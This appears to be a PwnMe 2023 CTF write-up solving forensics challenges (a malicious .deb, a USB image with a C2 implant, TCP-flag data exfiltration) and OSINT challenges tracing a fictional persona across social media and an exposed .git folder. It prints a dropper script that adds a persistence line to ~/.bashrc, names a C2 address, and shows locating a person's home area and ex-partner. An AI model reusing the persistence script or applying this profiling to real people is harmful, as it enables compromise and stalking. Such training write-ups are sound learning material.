Pwnme - 2023

Forensics

kNock kNock

The challenge is about a compromised `.deb` file. We just need to extract it:

```
$ file MalPack.deb
MalPack.deb: Debian binary package (format 2.0), with control.tar.xz, data compression xz
$ ar x MalPack.deb
```


We have a file named `data.tar.xz`, which contains a script with the flag:

```
#!/bin/bash
echo "PWNME{P4ck4g3_1s_g00d_ID}"
```

Silver

The file was an iso flashdrive. The challenge anme is “Silver” which is reference to , a C2 written in go (good point, the challenge is about a C2).

Let’s open the iso file with Autopsy:




Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)	Known	Location	MD5 Ha
Important.pdf.desktop				2023-04-29 12:16:12 CEST	0000-00-00 00:00:00	2023-04-29 00:00:00 CEST	2023-04-29 11:58:22 CEST	126	Unallocated	Unallocated	unknown	/img_usb_drive.img/Important.pdf.desktop	2754a7
.pdf.png				2023-04-29 11:59:08 CEST	0000-00-00 00:00:00	2023-04-29 00:00:00 CEST	2023-04-29 11:59:09 CEST	1338	Unallocated	Unallocated	unknown	/img_usb_drive.img/.pdf.png	bb5563
.firefox.elf				2023-04-29 11:59:22 CEST	0000-00-00 00:00:00	2023-04-29 00:00:00 CEST	2023-04-29 11:59:23 CEST	14675968	Unallocated	Unallocated	unknown	/img_usb_drive.img/.firefox.elf	642c2b
.important.pdf				2023-04-29 12:14:46 CEST	0000-00-00 00:00:00	2023-04-29 00:00:00 CEST	2023-04-29 12:14:47 CEST	8500	Unallocated	Unallocated	unknown	/img_usb_drive.img/.important.pdf	9be7cd
.a.sh				2023-04-29 12:16:32 CEST	0000-00-00 00:00:00	2023-04-29 00:00:00 CEST	2023-04-29 12:16:32 CEST	184	Unallocated	Unallocated	unknown	/img_usb_drive.img/.a.sh	ab93e5
D$DH)^H^.^$^				2016-06-14 05:10:16 CEST	0000-00-00 00:00:00	1980-05-08 00:00:00 CEST	1998-05-20 17:26:16 CEST	43044	Unallocated	Unallocated	unknown	/img_usb_drive.img/$OrphanFiles/D$DH)^H^.^$^	e04702


We have a script, an useless `pdf` file and an `elf` file named `.firefox.elf` (suspicious). The pdf is only there to “trick” the user, it’s useless for the challenge:

```
#!/bin/bash
echo -e "# Launch the best browser\n~/.firefox &" >> ~/.bashrc
cp ./.firefox.elf ~/.firefox
source ~/.bashrc
evince ./.important.pdf
# rm -rf ./Important.pdf.desktop
```

To dynamically analyze it, we launch `.firefox.elf` in a virtual machine with a listening Wireshark:



The HTTP traffic comming from `178.62.67.181:443` is interresting. If we access it, we can get the flag:




Free flag

The challenge is about data exfiltration. We had a big `pcap` file with a lots of packets (more than 20k). Lets open the conversation menu to identify the suspicious host/conversations:

Ethernet · 10 | IPv4 · 44 | IPv6 | TCP · 43 | UDP · 483

Adresse A	Adresse B	Paquets	Octets	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Début Rel	Durée	Bits/s A → B	Bits/s B → A
192.168.157.195	10.100.210.88	18 295	970,172 Kio	17 374	916,207 Kio	921	53,965 Kio	29.306240	731.791	10,016 Kio	604 octets
192.168.157.195	144.2.14.25	242	257,316 Kio	102	105,663 Kio	140	151,653 Kio	0.093210	135.868	6,221 Kio	8,929 Kio
192.168.157.195	76.76.21.21	2 071	6,329 Mio	821	56,848 Kio	1 250	6,273 Mio	23.200868	128.163	1,062 Kio	120,028 Kio
192.168.157.195	192.168.157.2	945	113,740 Kio	508	49,568 Kio	437	64,172 Kio	4.088794	388.087	457 octets	591 octets
192.168.157.195	168.192.26.26	123	32,488 Kio	68	13,931 Kio	55	18,558 Kio	2.836105	232.062	491 octets	655 octets
192.168.157.195	13.107.238.42	62	15,315 Kio	28	11,692 Kio	34	3,623 Kio	5.617508	151.265	633 octets	196 octets
192.168.157.195	34.107.221.82	202	17,734 Kio	106	9,168 Kio	96	8,566 Kio	4.253101	346.111	216 octets	202 octets
192.168.157.195	142.250.201.164	146	20,356 Kio	67	8,222 Kio	79	12,135 Kio	1.972868	188.849	356 octets	526 octets
192.168.157.1	239.255.255.250	32	6,781 Kio	32	6,781 Kio	0	0 octets	0.000000	343.107	65 octets	0 octets
192.168.157.195	142.250.74.238	57	9,214 Kio	27	5,306 Kio	30	3,908 Kio	19.726346	176.094	246 octets	181 octets
192.168.157.195	34.117.237.239	39	6,362 Kio	20	2,950 Kio	19	3,412 Kio	579.278707	171.056	141 octets	163 octets
192.168.157.195	172.217.20.205	55	85,232 Kio	26	2,562 Kio	29	82,671 Kio	4.220739	181.599	115 octets	3,642 Kio
192.168.157.195	144.2.9.1	32	7,207 Kio	16	2,361 Kio	16	4,846 Kio	15.063626	66.1226	292 octets	600 octets
192.168.157.195	216.58.214.74	27	4,354 Kio	14	2,201 Kio	13	2,152 Kio	279.977484	0.1395	126,244 Kio	123,443 Kio
192.168.157.193	103.195.103.66	12	2,098 Kio	12	2,098 Kio	0	0 octets	77.833489	376.020	25 octets	0 octets
192.168.157.195	103.195.103.66	12	2,098 Kio	12	2,098 Kio	0	0 octets	77.833679	376.020	25 octets	0 octets
192.168.157.193	84.17.53.155	12	2,098 Kio	12	2,098 Kio	0	0 octets	77.833963	376.020	25 octets	0 octets
192.168.157.195	84.17.53.155	12	2,098 Kio	12	2,098 Kio	0	0 octets	77.834026	376.020	25 octets	0 octets
192.168.157.193	50.7.252.138	12	2,098 Kio	12	2,098 Kio	0	0 octets	77.834416	376.020	25 octets	0 octets
192.168.157.195	50.7.252.138	12	2,098 Kio	12	2,098 Kio	0	0 octets	77.834623	376.019	25 octets	0 octets
192.168.157.193	104.194.8.134	12	2,098 Kio	12	2,098 Kio	0	0 octets	77.835169	376.019	25 octets	0 octets
192.168.157.195	104.194.8.134	12	2,098 Kio	12	2,098 Kio	0	0 octets	77.835340	376.019	25 octets	0 octets
192.168.157.195	216.58.214.67	48	3,278 Kio	24	1,679 Kio	24	1,600 Kio	50.203177	113.611	121 octets	115 octets
192.168.157.195	192.229.221.95	34	3,038 Kio	18	1,383 Kio	16	1,655 Kio	15.521498	115.286	98 octets	117 octets
192.168.157.195	152.199.21.118	32	2,221 Kio	16	1,119 Kio	16	1,102 Kio	49.202245	112.612	81 octets	80 octets
192.168.157.195	192.168.157.254	4	1,326 Kio	3	1 016 octets	1	342 octets	130.860316	770.375	10 octets	3 octets
192.168.157.1	224.0.0.251	11	941 octets	11	941 octets	0	0 octets	331.842113	352.921	16 octets	0 octets
192.168.157.254	192.168.157.193	2	684 octets	2	684 octets	0	0 octets	130.860574	770.376	7 octets	0 octets

If there is exfiltration, its maybe there, because our host is sending a lot of packets and data to `10.100.210.88`. Lets look at the trafic:




Its very strange, there are a lot of unuseful TCP flags and it is the only thing that seems to vary. Lets extract them:

```
$ tshark -r ez.pcap -T fields -Y "ip.src==192.168.157.195 && ip.dst==10.100.210.88
" -e tcp.flags | cut -c 5- | xxd -r -p > out.bin
$ binwalk out.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
```

```
--------------------------------------------------------------------------------
2             0x2             7-zip archive data, version 0.4
$ xxd out.bin | head -n 10
00000000: 0210 377a bcaf 271c 040e 3f6c b052 436a  ..7z..'...?l.RCj
...
$ xxd out.bin | tail -n 2
00004340: 6f68 6e44 5073 7963 686f 2e70 6466 1902  ohnDPsycho.pdf..
00004350: 140a 011a 4a8d 4439 6fd9 0115 0601 20    ....J.D9o.....

$ binwalk --dd=.* out.bin
$ p7zip -d 2.7z
$ file *
JohnDPsycho.pdf: PDF document, version 1.4, 1 pages
```

We open the `pdf` file and we can read the flag:



Rapport Psychologique

pseudo : A28

Report :

- **He does pwn, need I say more?**

Address :Everywhere there are CTFs

Phone Number : +2600 922 831 847

Reason for consultation : ... 3 lines above...

Medical history :don't forget to look at the line above

Psychological history: stated above

Current symptoms: Energy drink abuse. Believes that pwn is life.

Stressors: Himself and a someone named "le cat"

Social History: A fairly outgoing person who doesn't hesitate to go out clubbing when his friends ask him to, no that's not true. He does pwn

- **Treatment Plan: Shower**

Employment:

- Security Engineer

Passion(s):


pwn

PWNME{1s_j0hN_D_R34l}

OSINT

Social Media Goes Brrrrr

The first thing that we had to do is to try to find the social medial for a person named *John Droper*. Let's try one of the biggest social media : Facebook. If we search for his name, we can find a profile with a profile picture generated by **thispersondoesnotexist**. If we navigate through his (minimalist) profile, we can find the flag:




NewBie Dev

We now have to find the website of *John Droper*. Thanks to Facebook informations, we have his username **jdthetraveller.** We also know that he registered his website to the AFNIC, using his username as the domain name:

So we can try https://jdthetraveller.fr/ :

He's a bad develloper, so we can try to see if there is a `.git` folder left (there is nothing interesting in the source):




Let's dump it and analyse it:

```
$ git-dumper https://jdthetraveller.fr/.git/ ./dump/
$ git log
commit 82a509883e0961c418caafed1ca897efb0806528 (HEAD -> main, origin/main, origin/HEAD)
Author: droperkingjohn <131888528+droperkingjohn@users.noreply.github.com>
Date:   Wed Apr 26 16:26:54 2023 +0200

    Ahaha deleting that

    Is there really someone who respect this...
```

We now have his github username, so we can find his website repository:

https://github.com/droperkingjohn/myOwnWebsite


In the commit we can get his mail johndroperdroperjohn@gmail.com and the flag:




French Dream

For this challenge, we need to find: where he lives, his girlfriend username, and his ex birthname.

Using his github username, we can find one of his twitter account:



And in his followers, there is his girlfriend:



Using his first username, we can find a twitter (which is usefull for the next challenge) and an instagram).


There is a ticket with with information about where he lives “It’s good to make a barbecue at home with friends” (I was stuck here because for an unknown reason the picture was cropped by instagram):

In the last stories, we can find this:

Once decoded it says “"Direction nord le long de la rivière premier bar”. The next pictures gives us the base adress: **Quai de l’adour, Tarbes**

If we look for the first bar at the north, we find *Bar le Landais*:

We also know that his ex girlfriend is the boss of the bar:



We can then find the owner on internet using public datas (i’m not gonna go further for obvious reason).